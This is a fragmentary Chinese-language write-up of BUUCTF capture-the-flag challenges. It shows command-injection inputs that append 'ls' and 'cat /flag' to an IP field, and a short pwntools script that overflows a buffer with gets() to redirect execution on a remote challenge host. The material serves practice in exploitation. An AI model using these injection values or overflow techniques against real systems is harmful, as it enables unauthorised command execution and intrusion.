
echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";

}


?> 

[BUUCTF在线评测](https://buuoj.cn/challenges#[ACTF2020%20%E6%96%B0%E7%94%9F%E8%B5%9B]Exec)

输入127.0.0.1|ls




输入127.0.0.1|cat/flag




PWN

通过Gets溢出到40060D就足够了

然后是写脚本





from pwn import \*

r = remote('node3.buuoj.cn',29469)

offset = 0x40+8

payload = offset\*'a' + p64(0x000400611)

r.sendline(payload)

r.interactive()

最后结束